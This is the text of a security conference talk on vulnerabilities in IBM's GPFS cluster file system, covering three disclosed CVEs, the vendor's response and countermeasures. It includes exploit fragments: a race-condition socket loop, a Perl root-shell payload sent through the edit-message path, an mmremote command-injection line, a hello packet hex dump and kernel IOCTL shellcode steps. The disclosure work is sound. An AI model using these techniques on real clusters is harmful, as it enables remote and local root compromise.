ERNW
providing security.

General *Pr0ken* File System

Hacking IBM's GPFS

Felix Wilhelm & Florian Grunow

Agenda

- Technology Overview
- Digging in the Guts of GPFS
- Remote View
- Getting to the Core
- Q&A

Technology Overview

- IBM's **G**eneral **P**arallel **F**ile **S**ystem
- Cluster File System
- Claims to be ...
  - Fast
  - Simple
  - Scalable
- Multiple nodes interconnected, sharing their data
- Two main operation modes
  - Nodes connected to SAN
  - Network shared disks, connected to only some of the nodes

Technology Overview


- Different Operating Systems supported (NIX, Linux, Windows)
  - We look at GPFS 3.5 on Linux
- Really long history
  - ts*XX* (Tiger Shark File System, from 1993)
  - mmfs*XX* (Multi Media File System)
- Who uses it?
  - Many supercomputers
  - Widely used in cluster architectures

Technology Overview - Components

- User Space Utilities:
  - More than 200 binaries / shell scripts
  - Symlinked or plain copies
  - Some setuid binaries
- Communication Daemon:
  - Running on all hosts (mmfsd)
  - Proprietary communication protocol via TCP
- Kernel Module:
  - Kernel module, binary only
  - Wrapper module with available source code

ERNW
providing security.

Remember this Structure for the Talk ...



- User Space Utilities
- Communication Daemon
- Kernel Module

ERNW
providing security.

Digging in the Guts of GPFS

Local User Space Attack

Userspace Utilities

tsaeirecgroup	tsprregister
tsdelsnapshot	tsprreserve
tsdelvdisk	tsprshowfence
tsdf	tsputacl
tsdiag	tsquotaoff
tsdsh	tsquotaon
tseditacl	tsrecgroupserver
tsedquota	tsremount
tsexpelnode	tsrepquota
tsfileid	tsressnapshot
tsfindinode	tsrestorefileset
tsfindname	tsrestripefile
tsfsck	tsrestripefs
tsfsctl	tsrpldisk
tsgetacl	tssbrff
tsgetscsiinfo	tssbrindex
tsimgrestore	tssetquota
tslinkfileset	tssnapdir
tslsattr	tsstarthelper
tslsdisk	tsstatus
tslsfileset	tsunlinkfileset
tslsfs	tsunmount
tslsmgr	tsusercmd

```
[flo@localhost bin]# ./tsstatus
The file system daemon is running.

[flo@localhost bin]# ./tsstatus AAA
mmcommon: File system AAA is not known
to the GPFS cluster.

[flo@localhost bin]# ./tsstatus %x
mmcommon: File system ffffffff is not
known to the GPFS cluster.
```

Digging in the Guts of GPFS

```
[flo@localhost bin]# ./tsstatus %x.%x
mmcommon: File system ffffffff.65747379 is not known to the GPFS
cluster.

[flo@localhost bin]# ./tsstatus %n
Segmentation fault

[flo@localhost bin]# ./tsstatus %s
Lost connection to file system daemon.
```

→ ***Crash of mmfsd***

First Blood

- Pretty standard format string vulnerability
  - Should be exploitable
  - .. but why did the file system daemon crash?
  - Reported to vendor but no exploit
    (just a PoC)

IBM General Parallel File System denial-of-service vulnerability (CVE-2014-0834)

Security Bulletin

Summary

A security vulnerability has been identified in GPFS v3.4 and v3.5 that can result in a denial-of-service for GPFS.

Vulnerability Details

CVEID: CVE-2014-0834
A security vulnerability has been identified in GPFS, which affects 'setuid' commands that may be run by non-root users.
When certain arguments are passed to those commands, their execution may result in either the GPFS daemon crashing or the command itself crashing.
The abnormal termination of the daemon is considered a denial-of-service to users of GPFS, since file system operations are suspended until the daemon restarts and rejoins the cluster.
The abnormal termination of the program has not yet shown to cause any other effects besides the program terminating.

CVSS Base Score: 4
CVSS Temporal Score: See http://xforce.iss.net/xforce/xfdb/90647 for the current score
CVSS Environmental Score*: Undefined
CVSS Vector: (AV:N/AC:L/Au:S/C:N/I:N/A:P)

Affected Products

GPFS v3.4 for AIX/Linux pSeries/Linux x86_64/Windows

GPFS v3.5 for AIX/Linux pSeries/Linux x86_64/Windows

IBM General Parallel File System denial-of-service vulnerability (CVE-2014-0834)

Security Bulletin

Summary

A security vulnerability has been identified in GPFS v3.4 and v3.5 that can result in a denial-of-service for GPFS.

Vulnerability Details

CVEID: CVE-2014-0834

which affects 'setuid' commands

A security vulnerability h… …ers.
When certain arguments … …shing or the command itself crashing.
The abnormal termination of the daemon is considered a denial-of-service to users of GPFS, since file system operations are suspended until the …

has not yet shown to cause any other effects besides the program terminating.

CVSS Base Score: 4
CVSS Temporal Score: See http://xforce.iss.net/xforce/xfdb/90647 for the current score
CVSS Environmental Score*: Undefined
CVSS Vector: (AV:N/AC:L/Au:S/C:N/I:N/A:P)

Affected Products

GPFS v3.4 for AIX/Linux pSeries/Linux x86_64/Windows

GPFS v3.5 for AIX/Linux pSeries/Linux x86_64/Windows

IBM General Parallel File System denial-of-service vulnerability (CVE-2014-0834)

Security Bulletin

Summary

A security vulnerability has b … an result in a denial-of-service for GPFS.

Vulnerability Details


CVEID: CVE-2014-0834
A security vulnerability h… whi… s … ers.
When certain arguments … shing or the command itself crashing.
The abnormal termination of the daem… operations are suspended until the … has not yet shown … rogram terminating.
CVSS Base Score: 4
CVSS Temporal Score: See http://xfo…
CVSS Environmental Score*: Undefi…
CVSS Vector: (AV:N/AC:L/Au:S/C:N/I…

Affected Products

GPFS v3.4 for AIX/Linux pSeries/Linux x86_64/Windows

GPFS v3.5 for AIX/Linux pSeries/Linux x86_64/Windows

Research Time





```
(gdb) run %n
Starting program:
/usr/lpp/mmfs/bin/tsstatus %n

Program received signal SIGSEGV,
Segmentation fault.
0x0000033270466f8 in vfprintf ()
from /lib64/libc.so.6
```

→ It is a format string bug. But why can we crash mmfsd?

tsstatus walkthrough (strace)

1. User calls *tsstatus ABC*.
2. *tsstatus* binds to a random TCP port (on all interfaces).
3. *tsstatus* sends port number and user input using a local message queue.
4. *mmfsd* connects to the port and sends the result back.
5. *tsstatus* prints the results.

But Wait!


) = 61
read(4, "\3\2\20\0\0\0\0\0p:B\31\0\0\0\0", 16) = 16
read(4, "\0\0\0\1\0\0\0\367\0\0\0-\0\0\0\4\0\0\0\7\0\0\0\0", 24) = 24
read(4, "The previous error was detected on node %s.\n\0", 45) = 45
read(4, "\0\0\0\27", 4) = 4
read(4, "172.16.108.131 (node1)\0", 23) = 23
write(2, "The previous error was detected on node 172.16.108.131 (node1).\n",

Walkthrough

1. User calls *tsstatus ABC*.
2. *tsstatus* binds to a port (on all interfaces).
3. *tsstatus* sends port number and user input using a message queue.
4. *mmfsd* connects to local port and sends the result back.
   - Result is returned as a format string + stack
   - Stack creation by mmfsd does not support %s
5. *tsstatus* parses and prints the results.

Ideas for the Attack

- What happens if we connect to the *tsstatus* binary instead of *mmfsd*?
- We can send our own format strings with a completely controlled stack → Code Execution should be possible.
- Two challenges:
  - Speed
  - Which port?

Exploit

- Random Port
  - Can be controlled using environment variable "GPFSCMDPORTRANGE=31337"
- Race Condition
  - Have to be faster than mmfsd. Race is easy to win on multi core systems (thanks Frank ☺).
- Authentication?
  - Looking at the binary shows a cookie value.
  - Attaching a debugger and educated guessing → It's the PID of tsstatus

Exploit

```
while 1:
    ret = sock.connect_ex((TCP_IP, TCP_PORT))
    if ret != 0:
        continue
    print "We won the race ..."
    doit()
    break
```

- First Part:
  - Set port using environment variable
  - Win race
  - Send PID of *tsstatus*
- Second Part:
  - Get Code Execution working
  - Should be easy … ☺

Exploit

- Format String + Controlled Stack:
  - Arbitrary Write to Arbitrary Address using %n modifier.
  - Binary is not PIE enabled (constant addresses).
  - All system libraries + stack/heap addresses are randomized.
  - Infoleak not possible → It is our stack!
- What to overwrite?
  - Function pointer (DTOR, GOT)

Exploit

- Function Pointer
  - Global Offset Table library functions.
  - Find a library function that is called after the format string is triggered, overwrite function pointer with starting address of ROP chain.
- Problem:
  - Small binary, no usable stack pivot to start ROP-chain.
- Alternative:
  - Just overwrite library function with a different one
    - “printf” with “system”

→ No compatible library functions found.

→ Looks harder now! ☹

Alternative Approach

- Different kind of messages types can be sent by *mmfsd* (and handled by the command line tools):
  - Display Message (that's what we used until now)
  - General Error
  - Edit Message

Edit Message for Fun and Profit!

```
v14 = getenv("EDITOR");
if ( !v14 )
  v14 = "/bin/vi";
if ( *v14 != '/' )
  goto LABEL_11;
v15 = mkstemp(template);
if ( v15 != -1 )
{
  v16 = getgid();
  v17 = getuid();
  fchown(v15, v17, v16);
  lseek(v15, 0, 0);
  v18 = dup(v15);
  v19 = fdopen(v18, "w");
  v20 = v19;
  if ( v19 )
  {
    fprintf(v19, v12, template);
    fclose(v20);
    v21 = sigblock(7);
    v22 = fork();
    if ( !v22 )
    {
      sigsetmask(v21);
      v32 = getgid();
      setgid(v32);
      v33 = getuid();
      setuid(v33);
      execlp(v14, v14, v34, 0LL);
      perror(v14);
```

```
v14 = getenv("EDITOR");
if ( !v14 )
  v14 = "/bin/vi";
```

```
setuid(v33);
execlp(v14, v14, v34, 0LL);
```

- Server sends edit message with arbitrary text content.
- CLI tool writes content into a temp file, drops privileges and opens editor specified in EDITOR environment variable.
- User can edit file. Closes the editor → Data is sent back to the server.

Exploiting Edit Message

- First two messages trigger format string vulnerability:
  - Overwrite setgid() and setuid() with the address of a "ret" instruction.
- Third message triggers "edit message" function
  - EDITOR environment variable is set to "/usr/bin/perl"
  - Content is something like this:

```
use POSIX qw(setuid setgid);
$ENV{"PATH"} = "/usr/bin:/bin";
setuid(0);
setgid(0);
system("/bin/bash");
```


Demo

Local Privilege Escalation

User Space Utilities – CVSS++

CVEID: CVE-2015-0197
DESCRIPTION: IBM General Parallel File System could allow a local attacker which only has a non-privileged account to execute programs with root privileges.
CVSS Base Score: 6.9
CVSS Temporal Score: See http://xforce.iss.net/xforce/xfdb/101224 for the current score
CVSS Environmental Score*: Undefined
CVSS Vector: (AV:L/AC:M/Au:N/C:C/I:C/A:C)


Remember this Structure for the Talk ...



- User Space Utilities
  - Local privilege escalation via format string, sort of ... ☑
- Communication Daemon ☐
- Kernel Module ☐

WAT?

- This was a local exploit. What about other systems in the cluster?
- Well....



Currently, a allation is
that all the ng the root
user ID and that this is do utomated tasks. But this

- be able to communicate using public key SSH (or rsh).

Built-in functionality ☺

```
[root@localhost new]# mmgetstate -a

 Node number  Node name        GPFS state
------------------------------------------
       1      node1            active
       2      node3            active
[root@localhost new]# mmdsh -L node1,node3 id
node1:  uid=0(root) gid=0(root) Gruppen=0(root),1(bin),2(daemon),3(sys),4(adm),6
(disk),10(wheel) context=root:system_r:unconfined_t:SystemLow-SystemHigh
node3:  uid=0(root) gid=0(root) Gruppen=0(root),1(bin),2(daemon),3(sys),4(adm),6
(disk),10(wheel) context=root:system_r:unconfined_t:SystemLow-SystemHigh
[root@localhost new]#
```

Built-in functionality ☺

```
[root@localhost new]# mmgetstate -a

 Node number  Node name        GPFS state
------------------------------------------
       1      node1            active
       2      node3            active
[root@localhost new]# mmdsh -L node1,node3 id
node1:  uid=0(root) gid=0(root) Gruppen=0(root),1(bin),2(daemon),3(sys),4(adm),6
(disk),10(wheel) context=root:system_r:unconfined_t:SystemLow-SystemHigh
node3:  uid=0(root) gid=0(root) Gruppen=0(root),1(bin),2(daemon),3(sys),4(adm),6
(disk),10(wheel) context=root:system_r:unconfined_t:SystemLow-SystemHigh
[root@localhost new]#
```

node1: uid=0(root)

node3: uid=0(root)


Outside View

What if we don't have access to a cluster node?

Remote Attack Surface: mmfsd

- Main network daemon of GPFS
- Listens on TCP port 1191 on every interface ☺
- Used for:
  - Cluster communication
  - State synchronization
  - Network shared disks
- Cluster nodes open multiple persistent TCP connections.
- Mainly heartbeat messages + file synchronization (for network shared disks).

Cluster Communication – Not Encrypted by Default



Remote Attack Surface: mmfsd

- Possibly no sensitive data on network shared disks.
- Communication over private interfaces.

→ Direct attack against mmfsd would be great. ☺

GPFS Protocol Analysis

- Stateful Protocol
  - Persistent connection
  - Has to start with *hello* packet
  - Exchange of data packets afterwards
  - SSL possible
- Simple replay of something captured during an established connection won't have an effect.

→ We need to send a valid *hello* packet.

Message Format – *hello* Packet


```
F3 68 90 38 AC 10 6C 82 AC 10 6C 83 00 00 05 1C
00 00 05 19 00 00 00 48 00 00 00 00 00 00 00 02
00 00 00 10 00 00 00 08 00 00 00 00 02 00 00 40
00 00 00 00 03 98 B3 93 54 3E 6A 7D 00 00 00 00
00 00 00 00 54 5B 78 31 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 05 00 00 00 28 00 01 86 9F
00 00 05 19 00 00 00 08 00 00 00 00 00 00 00 00
00 00 00 00 00 00 FF FF AC 10 6C 82 00 00 00 00
00 00 00 00 00 00 FF FF AC 10 6C 83
```

Message Format

```
F3 68 90 38
AC 10 6C 82
AC 10 6C 83
```

- Magic constant
- IP addresses of source and destination node
  - Inside the TCP payload!
- Timestamps
- Cluster ID
- Variation of type, length, value
  - Message type
  - Length of next field
  - Value content

Authentication?



- Only allow communication from nodes in the cluster
- Check is performed based on IP addresses in the payload…
- Spoof valid node addresses → We can communicate as part of the cluster.

→ LARGE Attack Surface

Remote Command Execution

- Search for interesting message types
  - … some hours later

```
; __int64 __fastcall ClusterConfiguration::handleCCMsgMMRemote(
public ClusterConfiguration::handleCCMsgMMRemote(RpcContext *,
ClusterConfiguration::handleCCMsgMMRemote(RpcContext *, char *)
```

  - “handleCCMsgMMRemote” message handler for message type 0xC

Remote Command Execution

- Passes message payload as argument to one of three command line tools
  - mmremote
  - mmrts
  - mmhelp
- Really old feature, *mmremote* is the only tool still remaining.

Remote Command Execution

- mmremote:
  - Bash Script ☺
  - 4k lines of code
  - Surprisingly good quality
  - By design very powerful (mounting, unmounting, uninstall …)

- Command Injection:

```
/usr/lpp/mmfs/bin/mmremote onbehalf2 a b c d
../../../../../bin/touch /tmp/pwn
```


Demo

Remote Command Execution

Communication Daemon – Lesson Learned?

CVEID: CVE-2015-0198
DESCRIPTION: IBM General Parallel File System may not properly authenticate network requests and could allow an attacker to execute programs remotely with root privileges.
CVSS Base Score: 9.3
CVSS Temporal Score: See http://xforce.iss.net/xforce/xfdb/101225 for the current score
CVSS Environmental Score*: Undefined
CVSS Vector: (AV:N/AC:M/Au:N/C:C/I:C/A:C)

Remember this Structure for the Talk ...



- User Space Utilities
  - Local privilege escalation via format string, sort of ...
- Communication Daemon
  - Insufficient authentication
  - Command injection
- Kernel Module

/dev/ss0

- Interface for communication between user space tools and kernel over IOCTLs
  - GPFS core libraries directly talk to this device → No global permission check
- Checks are needed for each single IOCTL call
  - Large Attack Surface (=~ 150 IOCTL defined)

ERNW
providing security.

Getting to the Core

Kernel Space Invaders


Kernel Modules

- GPFS loads three kernel modules
  - mmfslinux
  - mmfs26
  - tracedev
- mmfslinux is a small GPL wrapper around mmfs26.
  - Source Code available ☺
- Auditing IOCTL handler leads to interesting results.

kernelWaitForFlock

- IOCTL call 39
- No privilege checks ☺
- Called with user controlled arguments

```
arg3_eq_one = arg3 == 1;
arg3_eq_four = arg3 == 4;
if ( arg3 == 1 || arg3_eq_four )
{
  *(_QWORD *)(arg1 + 192) = arg1;
  if ( arg4 )
  {
    *(_QWORD *)arg4 = arg1;
    v7 = arg1;
    v8 = 0;
    goto LABEL_6;
  }
```



Kernel Module – Lesson Learned? Nope.

CVEID: CVE-2015-0199
DESCRIPTION: IBM General Parallel File System allows attackers to cause kernel memory corruption by issuing specific ioctl calls to a character device provided by the mmfslinux kernel module and cause a denial of service.
CVSS Base Score: 4.7
CVSS Temporal Score: See http://xforce.iss.net/xforce/xfdb/101226 for the current score
CVSS Environmental Score*: Undefined
CVSS Vector: (AV:L/AC:M/Au:N/C:N/I:N/A:C)


Got root?

1) Use arbitrary write to write address of our shellcode into unused entry of the IOCTL handler table
2) Call backdoored IOCTL
3) Kernel executes shellcode and changes privileges of current process to root

Demo

Invading Kernel Space

Remember this Structure for the Talk ...



- User Space Utilities
  - Local privilege escalation via format string, sort of ...
- Communication Daemon
  - Insufficient authentication
  - Command Injection
- Kernel Module
  - Arbitrary write, code execution

IBM's Response

- Professional handling
- „Optimistic" estimation of exploitability
- Patches for all three bugs
  - on Sunday! ☺
- Time-to-Patch ~30 days

Countermeasures

- Apply vendor patches
  - Patches do not mitigate remote issue, only SSL helps …
- Additional hardening:
  - All nodes should be fully trusted!
  - Enable SSL!
  - Firewall non-GPFS interfaces on port 1191!

Lessons Learned

- Attack surface is key!
  - Attacker has more options available
  - Countermeasures will fail more often
- Complexity kills!
- Old design/architecture always bears risks
- Never give up!
  - If time is no issue → There will be a way
  - Think out of the box → Creativity & Curiosity
  - Have someone pressure you with a talk for Troopers … ;)

Q&A

- Twitter:
  - _felix
  - 0x79